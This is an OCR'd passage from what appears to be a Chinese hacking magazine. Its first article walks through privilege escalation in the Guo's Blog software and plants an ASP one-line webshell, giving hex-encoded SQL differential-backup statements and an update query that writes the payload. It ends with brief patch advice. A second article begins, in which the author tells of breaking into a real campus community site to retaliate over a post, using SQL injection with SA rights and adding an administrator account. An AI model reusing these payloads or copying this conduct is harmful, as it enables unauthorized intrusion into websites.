


图2

刷新日志页，发现多了一条评论，评论是增加了，但权限是否提升了呢？如图3所示。




图3

从图片中我们可以看出，用户"jmdcw"的权限中多了"发表日志"和"系统管理"两项，现在宣告提权成功！

相对于Access版来说，SQL版突破后台封锁拿到WebShell的机率是相当高的。我们用提权后的用户密码登录后台，如图4所示。

记下"Guo's Blog 服务器基本信息"中的"站点物理路径"，如在我这里显示的是"M:\internet\"，再结合网站的URL地址"http://127.0.0.1/gblog/default.asp"，得出"Guo's Blog"的物理地址是："M:\internet\gblog"。有了网站的物理路径，我们就可以用数据库备份的方式，生成一个特殊的ASP文件。




图4

小知识

对于数据库备份，一般有以下四种方式：

1.数据库直接备份：(backup database 当前数据库 to disk = 保存路径)，生成的文件最大。

2.数据库差异备份：(backup database 当前数据库 to disk = 保存路径 WITH DIFFERENTIAL,FORMAT)，生成的文件较小。

3.日志备份：(backup log 当前数据库 to disk = 保存路径)，生成的文件比较小。

4.日志差异备份：(backup log 当前数据库 to disk=保存路径 with init,no_truncate)，生成的文件最小。

最实用的方法是数据库差异备份。

最初我采用前面的注入点进行备份，但这种方式一则麻烦，二则增加评论数目。后来在Guo's Blog 后台中转了一圈，发现它竟然藏了一个很具杀伤力的武器。那就是"数据管理"中的"SQL查询执行"，如图5所示。




图5

用此工具来执行SQL语句，一则方便，二则不会留下痕迹。在其中依次执行如下差异备份语句：

1.create table [dbo].[jm_tmp] ([cmd] [image])-- '创建一个表

2.declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X6A006D00640063007700 backup database @a to disk = @s-- '备份数据库，@s为备份名称(jmdcw的16进制转换)

3.insert into [jm_tmp](cmd) values (0x3C2565786563757465287265717565737428226C222929253E)-- '--将一句话木马"<%execute(request("l"))%>"的16进制字符插入到表中

4.declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='M:\internet\gblog\attachments\jm.asp' backup database @a to disk = @s WITH DIFFERENTIAL,

FORMAT--　!--对数据库实行差异备份，备份的保存路径是前面得到的物理路径（attachments是上传目录），文件名为jm.asp。

小提示 5.drop table [jm_tmp]--　!--删除此表。
"SQL查询执行"有个BUG，不管输入的语句是否正确，它返回的都是"SQL语句执行成功"，所以在输入上面的语句时，要确认输入无误后再点击执行！

接下来在URL中输入"http://127.0.0.1/gblog/attachments/jm.asp"，如图6所示。




图6

在页面的最下方，显示的是："类型不匹配：'execute'"，说明一句话木马寄身成功。接下来再用一句话木马客户端连接jm.asp，WebShell也就到手了。

Access版提权

上面说到的是SQL版的"Guo's BLOG"提权方法，其实不论是SQL版还是Access版，均存在另一个严重的提权漏洞，就是L_BLOG的用户资料提权漏洞。具体资料大家可以浏览2006年1期《黑客防线》中的《L_BLOG再现提权漏洞》。当提升为管理员权限后，对于Access版，如果后台"数据库文件路径"中数据库的格式是ASP或ASA扩展名，那么后台中的秘密武器"SQL查询执行"就有了用武之地。在其中执行如下命令："update aNotdownload set blog_Nodownload=0x3C2565786563757465287265717565737428226C222929253E"。这条语句执行后，就会把防下载表中的原内容"<%"改为："<%execute(request("l"))%>"，这样数据库就成了一句话木马的寄身之地。在URL中提交该数据库的地址，返回的信息中会出现"类型不匹配：'execute'"之类的错误信息，接下来该怎么做就不用我说了吧？

漏洞修补


说过了提权方法，再来说一下Insert提权漏洞的修补方法：

1.在Request.Form前加入程序自定义的"CheckStr"参数，如comm_AutoURL的过滤方法就是：comm_AutoURL=CheckStr(Request.Form("comm_AutoURL"));

2.分别对"INSERT　INTO"语句中""&comm_DisSM&""等五个参数加入单引号，如""&comm_DisSM&""修改后就是"'"&comm_DisSM&"'"。

适合读者：网络爱好者、入侵爱好者、脚本爱好者
前置知识：Win32溢出基础

"雷霆"FLASH 轰炸江湖社区



文/图　morephaze

云羽花园是我们校园网最大的娱乐社区，可惜它的站长竟然在网站排行榜的论坛上发表一些针对我们学校的恶意言论，并扬言要退出校园网站排行榜，于是乎祸从帖出，便有了此文。

SA的困惑

半年前曾对该站点进行过一次友情检测，当时拿到了一个SA注入点，发现Web和数据库是分离的，那会只是开个3389转了一圈就完事了。当然最后还是发了一封Mail通知了管理员，时隔半年，不知现在安全工作做的怎样。

简单介绍一下云羽花园的情况，其下有几个版块：花园剧场、博客、花园论坛、江湖社区以及一个交友专区。站点的确很大，要不也不会动用二台服务器。花园论坛版本未知，猜想可能不是自行开发的，但它屏蔽了Copyright信息，一时无法得知具体是何脚本。社区方面暂时没发现什么可以利用的地方。上次的注入点是在交友专区里找到的，是其中的图片ID参数有问题。这次先提交个单引号看看，返回如图1所示。

难道管理员没收到我的信？老问题还在，废话不说，拿出NBSI2一通狂注。结果差点晕过去，如图2所示。

居然还是SA权限，接下来给他来个"秒杀"。先传3389.bat，再加个管理员，最后便是渗透主机，一切都是那么的顺理成章。

不过事情并没有我想象的那么简单，用NBSI2执行




图1




图2

IPconfig时，让我郁闷的事发生了，如图3所示。

返回的竟然是内网IP！这下我的计划全部泡汤了。




图3

看来管理员还是做了相应处理的，但他为什么不修补SA注入点呢？

雾里看花

回看Web方面，关注一下论坛。发现论坛和江湖是整合在一起的，这倒让我找不着路了。本来江湖程序接触的就少，和论坛整合在一起的就更少了。没办法，还是先从论坛入手，试试注入吧。找个短消息页面测试，测试结果如图4所示。

